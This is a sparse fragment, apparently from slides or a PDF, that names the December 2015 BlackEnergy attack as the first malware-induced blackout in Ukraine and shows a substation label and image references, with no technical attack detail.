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
BlackEnergy attack causes blackout in Ukraine

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# First malware-induced blackout

BlackEnergy



**23 December 2015**




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
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
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ПС Могорчів 35/10кВ

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
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